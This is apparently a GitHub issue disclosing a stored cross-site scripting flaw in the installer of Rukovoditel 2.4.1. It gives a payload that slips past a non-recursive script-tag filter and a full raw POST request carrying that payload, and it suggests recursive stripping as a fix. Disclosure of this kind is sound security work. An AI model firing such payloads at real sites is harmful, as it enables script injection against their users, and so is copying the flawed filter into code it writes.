Persistent XSS on Rukovoditel 2.4.1 #4


⊙ Open **joelister** opened this issue on Apr 12, 2019 · 0 comments

joelister commented on Apr 12, 2019 Owner

Stored cross-site scripting (XSS) vulnerability in the "Name of application" field found in the "General Configuration" page in Rukovoditel 2.4.1 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to rukovoditel_2.4.1/install/index.php.

This vulnerability is specifically the "Name of application" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:

"><script>pt>alert(1)</script>//
Javascript gets executed. Here's an output of the mentioned payload when entered and saved.



Rukovoditel 2.4.1 Installation

General Configuration

Name of application: "><script>alert(1)</script>//

Short name of application: 123

Time Zone: America/New_York

Administrator

Username: admin

Password: ••••••

First Name: joe

Last Name: lister

User Email: admin@admin.com

Technical Support Department

Internal notifications, such as password recovery and other will be sent from the technical support email

Name from: noreply

Email address from: noreply@noreply.com

Rukovoditel 2.4.1
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
```
POST /412/rukovoditel_2.4.1/install/index.php?step=rukovoditel_config&action=install_rukovoditel&lng=english HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost/412/rukovoditel_2.4.1/install/index.php?step=rukovoditel_config&lng=english
Content-Type: application/x-www-form-urlencoded
Content-Length: 365
Connection: close
Cookie: cookie_test=please_accept_for_session; sid=ssgomjs3diqhalpv7oq290l6v0
Upgrade-Insecure-Requests: 1

app_name=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E%2F%2F&app_short_name=123&app_time_zone=America%2FNew_York&fields%5B12%5D=admin&user_password=123456&fields%5B7%5D=joe&fields%5B8%5D=lister&fields%5B9%5D=admin%40admin.com&email_name_from=noreply&email_address_from=noreply%40noreply.com&db_host=localhost&db_port=&db_name=ruk&db_username=root&db_password=123456
```

When an unauthenticated user visits the page, the code gets executed:



There may be more but I believe this can be fixed by recursively stripping out the tags <script> and </script>

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant